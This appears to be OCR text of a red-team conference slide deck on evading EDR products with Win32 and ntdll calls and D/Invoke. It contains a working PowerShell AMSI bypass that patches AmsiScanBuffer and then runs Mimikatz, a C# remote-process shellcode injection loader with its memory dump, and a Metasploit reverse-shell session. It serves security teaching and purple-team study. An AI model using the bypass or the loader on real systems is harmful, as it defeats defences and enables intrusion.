www.nviso.eu

Defeating EDRs using D/Invoke


# Whoami


- Jean-François Maes
- Innovating the Red Team solution since 2020
- Creator of redteamer.tips
- Host of the voices of infosec podcast
- Contributor to SANS SEC560 and SEC699
- SEC699: Purple team tactics Instructor
- Devourer of chicken and other proteins
- #RedTeamFit

Our Agenda

Let's take a trip down memory lane...

Pentesting then vs pentesting now






Scans all hard drives on your computer. If a virus is found, AVG will remove it or provide you with step-by-step instructions for its removal.

Scans folders, floppy disks, CDs, optical disks, hard drives, or other targets which you can select before start scanning.

Opens the AVG Free Edition Update dialog.


Check advantages of the AVG Professional Edition!




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.86.223:4444
[*] Sending stage (179779 bytes) to 192.168.86.61
[*] Meterpreter session 1 opened (192.168.86.223:4444 -> 192.168.86.61:49197) at
 2018-05-29 11:48:32 -0400

meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\victim\Downloads>
```

Let's take a trip down memory lane…

Pentesting then vs pentesting now



```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```




Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
PS C:\WINDOWS\system32> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
PS C:\WINDOWS\system32> $p = 0
PS C:\WINDOWS\system32> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
True
PS C:\WINDOWS\system32> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
PS C:\WINDOWS\system32> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
PS C:\WINDOWS\system32> Invoke-Mimikatz -Command "coffee"

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

PS C:\WINDOWS\system32>
```

Let's take a trip down memory lane...

Pentesting then vs pentesting now




Suspicious 'Meterpreter' behavior was blocked	Low	Suspicious 'Meterpreter' behavior was blocked on one endpoint
Suspicious 'Mikatz' behavior was blocked	Low	Multiple threat families detected on one endpoint
A malicious PowerShell Cmdlet was invoked on the machine	Medium	Multi-stage incident involving Execution & Defense evasion on one endpoint

AppLocker

ExploitGuard

Attack Surface Reduction

WIN32 API



The Windows operating system exposes APIs in order for applications to interact with the system.


The Windows API also forms a bridge from “user land” to “kernel land” with the famous ntdll.dll as the lowest level reachable from userland.

WIN32 API

Naughty stuff you can do with win32

When malicious applications want to interact with the system they will, like other applications, rely on the APIs exposed. Some of the more interesting APIs include:

- VirtualAlloc: Used to allocate memory
- VirtualProtect: Change memory permissions
- WriteProcessMemory: Write data to an area of memory
- CreateRemoteThread: Create a thread in the address space of another process



WIN32 API


Naughty stuff you can do with win32

As a rule of thumb (this counts for both defence as offensive tooling), you want to stick as close to kernel mode as possible. As higher tiered WIN32 API calls will always bubble down to ntdll. We can see this using tools such as API Monitor.


Nice read from RastaMouse:
https://offensivedefence.co.uk/posts/dinvoke-syscalls/

WIN32 – Example loader

Meet our 1337 loader




```
public class IMPORTS
    {
        [DllImport("kernel32.dll")]
        public static extern bool CreateProcessA(string lpApplicati


        [DllImport("kernel32.dll", SetLastError = true, ExactSpelli
        public static extern IntPtr VirtualAllocEx(IntPtr hProcess,


        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern bool WriteProcessMemory(
            IntPtr hProcess,
            IntPtr lpBaseAddress,
            byte[] lpBuffer,
            Int32 nSize,
            out IntPtr lpNumberOfBytesWritten);


        [DllImport("kernel32.dll")]
        public static extern IntPtr CreateRemoteThread(IntPtr hProc
    }
```



```
    public static IntPtr SpawnNewProcess(string processName)
    {
        STRUCTS.STARTUPINFO si = new STRUCTS.STARTUPINFO();
        STRUCTS.PROCESS_INFORMATION pi = new STRUCTS.PROCESS_INFORMATION();
        bool success = IMPORTS.CreateProcessA(null, processName,
            IntPtr.Zero, IntPtr.Zero, false,
            STRUCTS.ProcessCreationFlags.CREATE_NO_WINDOW,
            IntPtr.Zero, null, ref si, out pi);

        Console.WriteLine("Process {0} Created! \n PID: {1}", processName, pi.dwProcessId);
        return pi.hProcess;
    }

    public static void Inject(IntPtr processHandle, byte[] shellcode)
    {
        IntPtr written = IntPtr.Zero;
        Console.WriteLine("Hit a key to alloc memory");
        Console.ReadKey();
        IntPtr memoryaddr = IMPORTS.VirtualAllocEx(processHandle, IntPtr.Zero, (uint)(shellcode.Length), STRUCTS.AllocationType.Commit
        Console.WriteLine("Hit a key to write memory");
        Console.ReadKey();
        IMPORTS.WriteProcessMemory(processHandle, memoryaddr, shellcode, shellcode.Length, out written);
        Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
        Console.ReadKey();
        IMPORTS.CreateRemoteThread(processHandle, IntPtr.Zero, 0, memoryaddr, IntPtr.Zero, 0, IntPtr.Zero);
    }


    static void Main(string[] args)
    {
        IntPtr procHandle = SpawnNewProcess(args[0]);
        Inject(procHandle, buf);
    }
}
```

WIN32 – Example loader



Windows PowerShell

```
PS C:\Users\Jean>  C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\DemoBasicLoader.exe notepad
Process notepad Created!
 PID: 24672
Hit a key to alloc memory
Hit a key to write memory
Hit a key to create the thread and launch our shellcode!
```

notepad.exe (24672) (0x24345e00000 - 0x24345e01000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H...........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 XAYZ>H...I...]I.
000000e0 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d .....>H......>L.
000000f0 85 0b 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .....H1.A.E.V...
00000100 48 31 c9 41 ba f0 b5 a2 56 ff d5 45 56 49 4c 20 H1.A....V..EVIL 
00000110 50 41 59 4c 4f 41 44 00 4d 65 73 73 61 67 65 42 PAYLOAD.MessageB
00000120 6f 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ox..............
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

notepad.exe (24672) Properties


☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x7ff8f3546000	Image: Commit	8 kB	RW	C:\Windows\System32\SHCore.dll
0x7ff8f375f000	Image: Commit	8 kB	RW	C:\Windows\System32\msvcrt.dll
0x7ff8f3764000	Image: Commit	8 kB	RW	C:\Windows\System32\msvcrt.dll
0x7ff8f3dea000	Image: Commit	28 kB	RW	C:\Windows\System32\shell32.dll
0x7ff8f40c4000	Image: Commit	12 kB	RW	C:\Windows\System32\oleaut32.dll
0x7ff8f43c3000	Image: Commit	24 kB	RW	C:\Windows\System32\combase.dll
0x7ff8f4677000	Image: Commit	8 kB	RW	C:\Windows\System32\user32.dll
0x7ff8f488d000	Image: Commit	16 kB	RW	C:\Windows\System32\msctf.dll
0x7ff8f4ebf000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll
0x7ff8f4ec2000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll
0xdb5029c000	Private: Commit	12 kB	RW+G	Stack (thread 14524)
0xdb506ec000	Private: Commit	12 kB	RW+G	Stack (thread 21832)
0xdb5076c000	Private: Commit	12 kB	RW+G	Stack (thread 24668)
0xdb507ec000	Private: Commit	12 kB	RW+G	Stack (thread 24692)
0x24345e00000	Private: Commit	4 kB	RWX	
0x7ff6537d1000	Image: Commit	132 kB	RX	C:\Windows\System32\notepad.exe
0x7ff8bcba1000	Image: Commit	432 kB	RX	C:\Windows\System32\TextInputFramework.dll
0x7ff8d7631000	Image: Commit	520 kB	RX	C:\Windows\System32\efswrt.dll
0x7ff8da1c1000	Image: Commit	64 kB	RX	C:\Windows\System32\mpr.dll
0x7ff8db8f1000	Image: Commit	244 kB	RX	C:\Windows\System32\oleacc.dll
0x7ff8dd911000	Image: Commit	756 kB	RX	C:\Windows\System32\MrmCoreR.dll
0x7ff8ddad1000	Image: Commit	24 kB	RX	C:\Program Files (x86)\Dexpot\hooxpot64.dll
0x7ff8e03a1000	Image: Commit	1,852 kB	RX	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b641
0x7ff8e7e01000	Image: Commit	1,652 kB	RX	C:\Windows\System32\CoreUIComponents.dll
0x7ff8e9d61000	Image: Commit	512 kB	RX	C:\Windows\System32\CoreMessaging.dll
0x7ff8ed631000	Image: Commit	460 kB	RX	C:\Windows\System32\WinTypes.dll
0x7ff8ef001000	Image: Commit	356 kB	RX	C:\Windows\System32\uxtheme.dll
0x7ff8ef371000	Image: Commit	1,620 kB	RX	C:\Windows\System32\twinapi.appcore.dll

MessageBox

EVIL PAYLOAD

API Monitoring to see if kernel32 does indeed call ntdll



API Filter: Ntdll.dll

Additional Resources

C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\DemoBasicLoader.exe - PID: 25880 - (Termi


C:\WINDOWS\SYSTEM32\notepad.exe - PID: 14020 - (Terminated)

22484	2:15:40.056 PM	1	clr.dll	VirtualAllocEx (0x00000000000002ac, NULL, 291, MEM_COMMIT | MEM_RE...	0x0000019be39...
22485	2:15:40.056 PM	1	KERNELBASE.dll	NtAllocateVirtualMemory (0x00000000000002ac, 0x0000003a25ffea88, 0,	STATUS_SUCCESS
22612	2:17:01.143 PM	1	clr.dll	WriteProcessMemory (0x00000000000002ac, 0x0000019be3960000, 0x0000...	TRUE
22613	2:17:01.143 PM	1	KERNELBASE.dll	NtQueryVirtualMemory (0x00000000000002ac, 0x0000019be3960000, 8, 0	STATUS_SUCCESS
22614	2:17:01.143 PM	1	KERNELBASE.dll	NtWriteVirtualMemory (0x00000000000002ac, 0x0000019be3960000, 0x...	STATUS_SUCCESS
22851	2:18:43.602 PM	1	clr.dll	CreateRemoteThread (0x00000000000002ac, NULL, 0, 0x0000019be3960000,	0x00000000000...
22852	2:18:43.602 PM	1	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x00000000000002ac, GetCur...	STATUS_SUCCESS
22853	2:18:43.603 PM	1	KERNELBASE.dll	NtQueryInformationProcess (0x0000000000000278, ProcessBasicInform...	STATUS_SUCCESS
22854	2:18:43.603 PM	1	KERNELBASE.dll	NtQueryInformationProcess (0x0000000000000278, ProcessImageInfor...	STATUS_SUCCESS
22855	2:18:43.603 PM	1	KERNELBASE.dll	NtCreateThreadEx (0x0000003a25ffe588, THREAD_ALL_ACCESS, NULL, 0...	STATUS_SUCCESS
22856	2:18:43.603 PM	1	KERNELBASE.dll	NtClose (0x0000000000000278)	STATUS_SUCCESS

What is so special about NTDLL?

The bridge from user to kernelland

Nt functions are essentially syscall wrappers and will always have the same “skeleton” assembly

